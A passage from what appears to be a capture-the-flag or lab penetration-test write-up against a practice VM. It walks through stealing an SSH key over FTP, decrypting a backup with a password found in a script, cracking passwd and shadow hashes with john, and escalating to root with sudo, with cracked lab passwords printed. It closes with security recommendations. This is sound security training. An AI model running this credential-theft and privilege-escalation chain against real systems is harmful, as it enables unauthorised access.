-rw-r--r--    1 mbrown   mbrown        396 Mar 10  2013 id_rsa.pub
226 Transfer complete
ftp>
```

This key could be used for later use, download it to attacker machine using 'get downloadkey'. After these files have been obtained, the ftp connection can be closed using 'exit'.



The two files obtained from the ftp session will be in the home directory of the user that established the connection. The 'downloadkey' file is an RSA Key file that can be used to establish an SSH connection to the target machine.



Before the key can be used, the permissions need to be changed on the file using the 'chmod' command. The permissions can be set properly using the command 'chmod 600 downloadkey'. Now an SSH connection can be attempted with the 'mbrown' user using the 'ssh 192.168.1.5 -l mbrown –i downloadkey'. The mbrown user is being used because that is the user the key was retrieved from.

```
mbrown@webhost: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ssh 192.168.1.5 -l mbrown -i downloadkey
mbrown@webhost:~$ whoami
mbrown
mbrown@webhost:~$
```

Connection established.

```
mbrown@webhost: /opt
File  Actions  Edit  View  Help
cdrom  initrd.img.old  opt          sbin     var
dev    lib             proc         selinux  vmlinuz
etc    media           rofs         sys      vmlinuz.old
mbrown@webhost:/$ cd tmp/
mbrown@webhost:/tmp$ ls
mbrown@webhost:/tmp$ cd ..
mbrown@webhost:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mbrown@webhost:/$ cd /opt
mbrown@webhost:/opt$ clea
rNo command 'clea' found, did you mean:
 Command 'clear' from package 'ncurses-bin' (main)
 Command 'clex' from package 'clex' (universe)
clea: command not found
mbrown@webhost:/opt$ rls
No command 'rls' found, but there are 18 similar ones
rls: command not found
mbrown@webhost:/opt$ ls
backup.sh
mbrown@webhost:/opt$ cat backup.sh
cat: backup.sh: Permission denied
mbrown@webhost:/opt$
```

While directory surfing, a backup.sh file was found. Permissions were denied when contents were attempted to be displayed using the mbrown user. Another user whose credentials were discovered may be able to display this file's contents. Switch users to the 'rhedley' user using the 'su rhedley' command and using the 'tum-ti-tum' password when prompted.

```
mbrown@webhost:/opt$ su rhedley
Password:
rhedley@webhost:/opt$ cat backup.sh
#!/bin/bash
## Backup Script
## by SRaines
## Lazy Admin Corp

TMPBACKUP="/tmp/backup";

NAME_PREFIX="backup";
NAME_DATE=$(date +%y%m%d);
NAME_HOST=$(/bin/hostname);
FILENAME=${NAME_PREFIX}_${NAME_HOST}_${NAME_DATE}.tar;

[ ! -d ${TMPBACKUP} ] && mkdir -p ${TMPBACKUP}

tar cpf ${TMPBACKUP}/${FILENAME} /etc/fstab /etc/apache2 /etc/hosts /etc/motd
/etc/ssh/sshd_config /etc/dovecot /etc/postfix /var/www /home /opt

gzip --best -f ${TMPBACKUP}/${FILENAME}

openssl aes-256-cbc -in ${TMPBACKUP}/${FILENAME}.gz -out ${TMPBACKUP}/${FILENA
ME}.gz.enc -pass pass:wpaR9V616xrDTy98L7Uje2DDU5hWtWhs

mv ${TMPBACKUP}/${FILENAME}.gz.enc ./

rm -fr ${TMPBACKUP}
rhedley@webhost:/opt$
```

The user was able to display the contents of the file and contained within is the encryption algorithm possibly used to encrypt the backup webhost file obtained from the ftp connection. To decrypt the file, close the ssh connection using 'exit', and use the 'openssl enc –d –aes-256-cbc –in backup_webhost_130111.tar.gz.enc -out backup_webhost_130111.tar.gz -k wpaR9V616xrDTy98LUje2DDu5hWtWhs -md md5' command. The '-in' flag allows the input file to be specified. This is the file that is going to be decrypted. The '-out' flag specifies the name of the file that will be output when the encrypted file is decrypted. The '-k' flag is for specifying the encryption password that was obtained from the backup.sh file.


```
┌──(kali㉿kali)-[~]
└─$ openssl enc -d -aes-256-cbc -in /home/kali/backup_webhost_130111.tar.gz.enc -out /home/kali/backup_webhost_130111.tar.gz -k wpaR9V616xrDTy98L7Uje2DDU5hWtWhs -md md5
** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(kali㉿kali)-[~]
└─$ ls
Desktop     Downloads                                  'KexAlgorithms=diffie-hellman-group1-sha1'   Pictures   Templates   backup_webhost_130111.tar.gz       downloadkey
Documents   'KexAlgorithms=+diffie-hellman-group1-sha1'   Music                                        Public     Videos      backup_webhost_130111.tar.gz.enc

┌──(kali㉿kali)-[~]
└─$
```

The decryption has worked and the decrypted file is sitting in the home directory. Now it needs to be extracted using the 'tar -zxvf backup_webhost_130111.tar.gz' command

The extraction worked and there is a new etc directory. If this is a backup of the 'etc' directory from the target machine, this can be used to obtain credentials from combining and cracking the 'passwd' and 'shadow' files with 'john'

4.) Cracking Passwords with 'john'

Now that the etc directory has been extracted, it needs to be investigated for those previously mentioned credential files. Open the etc directory for further investigation.



The presence of the two credential files needed for cracking has been confirmed. And access is not blocked by anything. These two files need combined using the 'unshadow' module in the 'john' package. 'unshadow /home/kali/etc/passwd /home/kali/etc/shadow unshadow > unshadow'. This will output the contents of that command to a file called 'unshadow' which 'john' can use to crack passwords.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ unshadow /home/kali/etc/passwd /home/kali/etc/shadow > unshadow

┌──(kali㉿kali)-[~]
└─$ ls
Desktop     Downloads                                   'KexAlgorithms=diffie-hellman-group1-sha1'
Documents   'KexAlgorithms=+diffie-hellman-group1-sha1'  Music

┌──(kali㉿kali)-[~]
└─$ ls
Desktop                                  Music       backup_webhost_130111.tar.gz
Documents                                Pictures    backup_webhost_130111.tar.gz.enc
Downloads                                Public      downloadkey
'KexAlgorithms=+diffie-hellman-group1-sha1'  Templates   etc
'KexAlgorithms=diffie-hellman-group1-sha1'   Videos      unshadow

┌──(kali㉿kali)-[~]
└─$
```

The newly created file can then be fed into john for password cracking using the 'john unshadow' command.

```
┌──(kali㉿kali)-[~]
└─$ john unshadow
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
mbrown           (mbrown)
rhedley          (rhedley)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
2g 0:00:02:16  3/3 0.01469g/s 1630p/s 1630c/s 1630C/s musame..murtos
2g 0:00:02:20  3/3 0.01427g/s 1630p/s 1630c/s 1630C/s bosiah..boya11
```


This command is utilizing a basic wordlist. While it was able to crack two passwords, it's going to take a long time to crack the rest. Since the encryption algorithm is known, this can be passed into the john command using the '--format' flag. A more common wordlist will be used to speed up the process too, using the '--wordlist' flag. The complete command will look like the following 'john unshadow –rules –wordlist='/usr/share/wordlists/darkc0de.txt' --format=sha512crypt'

```
┌──(kali㉿kali)-[~]
└─$ john unshadow --rules --wordlist='/usr/share/wordlists/darkc0de.txt' --format=sha512crypt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 0.01% (ETA: 05:49:37) 0g/s 1593p/s 1593c/s 1593C/s 12314p54b13..1231i6i0u519
brillantissimo   (sraines)
1g 0:00:03:17 DONE (2024-04-28 15:34) 0.005063g/s 1585p/s 1585c/s 1585C/s brillai..brimfield
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Credentials were obtained for the 'sraines' user who was renamed 'swillard' after marriage. This information was detailed in a forum post. This user has administrative privileges and can be used to conduct further investigations. Establish a ssh connection using 'ssh 192.168.1.5 -l mbrown –i downloadkey' and then switch users to swillard using 'su swillard' and use the password 'brillantissimo' when prompted.

```
┌──(kali㉿kali)-[~]
└─$ ssh 192.168.1.5 -l mbrown -i downloadkey
mbrown@webhost:~$ su swillard
Password:
swillard@webhost:/home/mbrown$ cd /root
bash: cd: /root: Permission denied
swillard@webhost:/home/mbrown$ sudo -i
[sudo] password for swillard:
root@webhost:~# ls
cleanlogs.sh  secret.jpg
root@webhost:~#
```

The user was swapped to swillard who has administrative privileges but does not have access to root directory. The user does have 'sudo' access and was able to use 'sudo -I' to escalate to root session. Once root session had been established, the contents of the root directory were listed using 'ls' and a 'secret.jpg' file was discovered. The secret file can be moved to a web server directory that can be navigated to using the following command 'mv secret.jpg /var/www/forum/templates_c/'



The newly uploaded image can be viewed by navigating to http://192.168.1.5/forum/templates_c/secret.jpg'.

Security Recommendations

There was a user that utilized the same password for multiple services. This was a complex password, but this did allow pivoting to other services to perform critical actions and retrieve critical information for the investigation. Incorporate a system that detects when a user is using the same password for multiple services and forces them to change, or a report will be generated.

Some passwords were also able to be brute forced. It would be a promising idea to incorporate a password complexity policy that encourages users to produce complex passwords that are not easily brute forced.

Closing off access to unnecessary ports is an effective way to prevent potential attackers from compromising the network or any devices on the network. There was pivoting to multiple publicly exposed services, during this investigation